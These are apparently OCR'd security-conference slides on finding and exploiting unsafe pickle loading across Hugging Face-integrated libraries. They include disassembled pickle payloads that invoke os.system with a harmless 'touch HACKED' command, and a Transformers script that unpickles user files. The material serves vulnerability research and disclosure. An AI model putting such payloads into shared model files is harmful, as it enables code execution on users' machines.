How to Make Hugging Face to Hug Worms:

Discovering and Exploiting Unsafe Pickle.loads over Pre-Trained Large Model Hubs

Peng Zhou (zpbrent@gmail.com)
Shanghai University

whoami


Peng Zhou (zpbrent)

- Associate Professor at Shanghai University
- Bug hunter for Web/AI OSS: 30+ CVEs with high impacts
- Research Interests: Web/3 and AI security
- Published at: IEEE TDSC/TIFS, ISOC NDSS, ACM ACSAC, etc.
- Reach me out at: zpbrent@gmail.com

Agenda

- Hugging Face Hub and pickle model
- Discovering unsafe pickle.loads
- Exploiting for reversed RCE
- Bypass pickle scanning
- Weaponizing with wormable payloads
- Demo & video & takeaway

Hugging Face Hub



Machine Learning Libraries Integrated in Hugging Face Hub


Transformers, PaddleNLP, SpeechBrain, flair, MIDITok, TensorFlowTTS, steroid, ESPnet, DLR, sb3, Meta, Stanza, NeMo, docTR by Mindee, AllenNLP, Diffusers, scikit-learn

Pickle | Protobuf | MsgPack | Avro | Cap'n'proto | Safesensors

Serialization Formats

[1] https://huggingface.co/docs/hub/models-libraries

Hugging Face Hub



Machine Learning Libraries Integrated in Hugging Face Hub

Transformers · PaddleNLP · SpeechBrain · flair · MIDITok · TensorFlowTTS · steroid · ESPnet · DLR · sb3 · Meta · Stanza · NeMo · docTR by Mindee · AllenNLP · Diffusers · scikit-learn


Pickle · Protobuf · MsgPack · Avro · Cap'n'proto · Safesensors

Serialization Formats

Our Focus

[1] https://huggingface.co/docs/hub/models-libraries

The Pickle



[2] https://www.datacamp.com/tutorial/pickle-python-tutorial

Unpickler Example

Pickle String

```
b'\x80\x03}q\x00X\x07\x
00\x00\x00sym2idxq\x01
ccollections\nOrderedDic
t\nq\x02)Rq\x03(X\x05\x
00\x00\x00<eos>q\x04K\
x00X\x03\x00\x00\x00th
eq\x05K\x01us.'
```

pickletools.dis →

Opcode & Stack

```
 0: \x80 PROTO      3
 2: }    EMPTY_DICT
 3: q    BINPUT     0
 5: X    BINUNICODE 'sym2idx'
17: q    BINPUT     1
19: c    GLOBAL     'collections OrderedDict'
44: q    BINPUT     2
46: )    EMPTY_TUPLE
47: R    REDUCE
48: q    BINPUT     3
50: (    MARK
51: X        BINUNICODE '<eos>'
61: q        BINPUT     4
63: K        BININT1    0
65: X        BINUNICODE 'the'
73: q        BINPUT     5
75: K        BININT1    1
77: u        SETITEMS   (MARK at 50)
78: s    SETITEM
79: .    STOP
```

pickle.loads →

Object

```
{'sym2idx':
OrderedDict([('<eos>', 0),
('the', 1)])}
```


[3] Marco Slaviero, "Sour Pickles - A serialised exploitation guide in one part", *BlackHat 2011*.

The Vulnerable code

Object with
__reduce__(self)

```
1578    def load_reduce(self):
1579        stack = self.stack
1580        args = stack.pop()
1581        func = stack[-1]
1582        stack[-1] = func(*args)
1583    dispatch[REDUCE[0]] = load_reduce
```

```
1704    def load_build(self):
1705        stack = self.stack
1706        state = stack.pop()
1707        inst = stack[-1]
1708        setstate = getattr(inst, "__setstate__", None)
1709        if setstate is not None:
1710            setstate(state)
1711            return
```

Object with
__setstate__

[4] https://github.com/python/cpython/blob/3.12/Lib/pickle.py

The Vulnerable code

Object with
__reduce__(self)

```
1578    def load_reduce(self):
1579        stack = self.stack
1580        args = stack.pop()
1581        func = stack[-1]
1582        stack[-1] = func(*args)
1583    dispatch[REDUCE[0]] = load_reduce
```

```
1704    def load_build(self):
1705        stack = self.stack
1706        state = stack.pop()
1707        inst = stack[-1]
1708        setstate = getattr(inst, "__setstate__", None)
1709        if setstate is not None:
1710            setstate(state)
1711            return
```

Object with
__setstate__

[4] https://github.com/python/cpython/blob/3.12/Lib/pickle.py

The Vulnerable code

Arbitrary Code Execution

```
 0: \x80 PROTO      3
 2: c    GLOBAL     '__main__ someObj'
20: )    EMPTY_TUPLE
21: \x81 NEWOBJ
22: }    EMPTY_DICT
23: (    MARK
24: V        UNICODE    '__setstate__'
38: c        GLOBAL     'os system'
49: u        SETITEMS   (MARK at 23)
50: b    BUILD
51: V    UNICODE    'touch HACKED'
65: b    BUILD
66: .    STOP
```

```
1704     def load_build(self):
1705         stack = self.stack
1706         state = stack.pop()
1707         inst = stack[-1]
1708         setstate = getattr(inst, "__setstate__", None)
1709         if setstate is not None:
1710             setstate(state)
1711             return
```

```
1578     def load_reduce(self):
1579         stack = self.stack
1580         args = stack.pop()
1581         func = stack[-1]
1582         stack[-1] = func(*args)
1583     dispatch[REDUCE[0]] = load_reduce
```

```
 0: \x80 PROTO      3
 2: c    GLOBAL     'posix system'
16: X    BINUNICODE 'touch HACKED'
33: \x85 TUPLE1
34: R    REDUCE
35: .    STOP
```

Arbitrary Code Execution

[5] https://github.com/trailofbits/fickling

[6] Evan Sultanik and William Woodruff, “Never a dill moment: Exploiting machine learning pickle files” DEF CON AI Village 2021.

Pytorch in Pickle War

[7] https://github.com/pytorch/pytorch/issues/52596

pickle is a security issue #52596

Open · KOLANICH opened this issue on Feb 22, 2021 · 10 comments

KOLANICH commented on Feb 22, 2021 • edited by pytorch-bot bot

Feature

We need to do something with it.

Motivation

Pickle is a security issue that can be used to hide backdoors. Unfortunately lots of projects keep using `torch.save` and `torch.load`.

Pitch

- make `pytorch.load` use pickle only as a serialization format, use an own virtual machine (https://github.com/CensoredUsername/picklemagic can be helpful) for processing pickle files that will do only allowed operations in pytorch itself in a completely controlled way instead of relying on pickle machinery.
- replace with OI
- deprecate pyt
- remove pytorc

Alternatives

- support pickle

cc @mruberry @na

7

Solved in progress

2021-02 → 2022-10

Safe way of loading only weights from *.pt file by default #52181

Open · vadimkantorov opened this issue on Feb 12, 2021 · 57 comments

vadimkantorov commented on Feb 12, 2021 • edited — Contributor

That doesn't allow arbitrary unpickling and thus arbitrary code execution. Maybe an option for torch.load?

Yes, one should not load/run code from unknown locations, but sometimes intermediate controls could be good: e.g. allowing to load only known types, such as tensors (and not model instances or other things), bypassing generic unpickling mechanism

- maybe make it super-clear that torch.hub.load actually executes code at load/unpickling time

(i've long time been proponent of standardized formats for weight storage such as HDF5, but this didn't get traction)

cc @ezyang @gchanan @zou3519 @mruberry @nairbv @NicolasHug @vmoens @jdsgomes @bdhirsh @jbschlosser @anjali411 @ailzhang

Also, popularity of HuggingFace hub (and existing torch.hub) makes it more acute. At some point we will have a malicious model uploaded there and become popular on twitter e.g. because it would composite in very cute cats into existing images. The malicious model can at least hijack some precious GPU compute, and at worst take over institute / company local computer networks.

19 · 3

albanD added feature module: hub module: serialization triaged labels on Feb 12, 2021

vadimkantorov mentioned this issue on Feb 23, 2021

pickle is a security issue #52596 — Open

[8] https://github.com/pytorch/pytorch/issues/52181

[9] https://github.com/pytorch/pytorch/blob/v2.1.0/torch/serialization.py


```
960     torch._C._log_api_usage_once("torch.load")
961     UNSAFE_MESSAGE = (
962         "Weights only load failed. Re-running `torch.load` with `weights_only` set to `False`"
963         " will likely succeed, but it can result in arbitrary code execution."
964         "Do it only if you get the file from a trusted source. WeightsUnpickler error: "
965     )
966     # Add ability to force safe only weight loads via environment variable
967     if os.getenv("TORCH_FORCE_WEIGHTS_ONLY_LOAD", "0").lower() in ['1', 'y', 'yes', 'true']:
968         weights_only = True
```

[10] https://github.com/pytorch/pytorch/blob/v2.1.0/torch/_weights_only_unpickler.py

```
69  def _get_allowed_globals():
70      rc: Dict[str, Any] = {
71          "collections.OrderedDict": OrderedDict,
72          "torch.nn.parameter.Parameter": torch.nn.Parameter,
73          "torch.serialization._get_layout": torch.serialization._get_layout,
74          "torch.Size": torch.Size,
75          "torch.Tensor": torch.Tensor,
76      }
77      # dtype
78      for t in [
79          torch.complex32,
80          torch.complex64,
81          torch.complex128,
82          torch.float16,
83          torch.float32,
84          torch.float64,
85          torch.int8,
86          torch.int16,
87          torch.int32,
88          torch.int64,
89      ]:
90          rc[str(t)] = t
91      # Tensor classes
92      for tt in torch._tensor_classes:
93          rc[f"{tt.__module__}.{tt.__name__}"] = tt
94      # Storage classes
95      for ts in torch._storage_classes:
96          rc[f"{ts.__module__}.{ts.__name__}"] = ts
97      # Rebuild functions
98      for f in [
99          torch._utils._rebuild_parameter,
100         torch._utils._rebuild_tensor,
101         torch._utils._rebuild_tensor_v2,
102         torch._utils._rebuild_sparse_tensor,
103         torch._utils._rebuild_meta_tensor_no_storage,
104     ]:
105         rc[f"torch._utils.{f.__name__}"] = f
106
107     # Handles Tensor Subclasses, Tensor's with attributes.
108     # NOTE: It calls into above rebuild functions for regular Tensor types.
109     rc["torch._tensor._rebuild_from_type_v2"] = torch._tensor._rebuild_from_type_v2
110     return rc
```

WHITE LIST MODULES


The War continues in Hugging Face (HF)



Download


Remote Hugging Face Hub

torch.load pickle.load(s)



Machine Learning Libraries installed in HF users' Local Machines

The War continues in Hugging Face (HF)



Download


Remote Hugging Face Hub

WHITE LIST

torch.load

UNSAFE **NO ALERTS**

pickle.load(s)



Machine Learning Libraries installed in HF users' Local Machines

Agenda

- Hugging Face Hub and pickle model
- Discovering unsafe pickle.loads
- Exploiting for reversed RCE
- Bypass pickle scanning
- Weaponizing with wormable payloads
- Demo & video & takeaway

What is unsafe pickle.loads

File under user's control


```
231  def convert_maskformer_checkpoint(
232      model_name: str, checkpoint_path: str, pytorch_dump_folder_path: str, push_to_hub: bool = False
233  ):
234      """
235      Copy/paste/tweak model's weights to our MaskFormer structure.
236      """
237      config = get_maskformer_config(model_name)
238
239      # load original state_dict
240      with open(checkpoint_path, "rb") as f:
241          data = pickle.load(f)
242      state_dict = data["model"]
```

pickle.load() is unsafe

[11] https://github.com/huggingface/transformers/blob/v4.34.1/src/transformers/models/maskformer/convert_maskformer_swin_to_pytorch.py

Exploitable from HF Official Usage

The exploit triggered by repo's "How to"



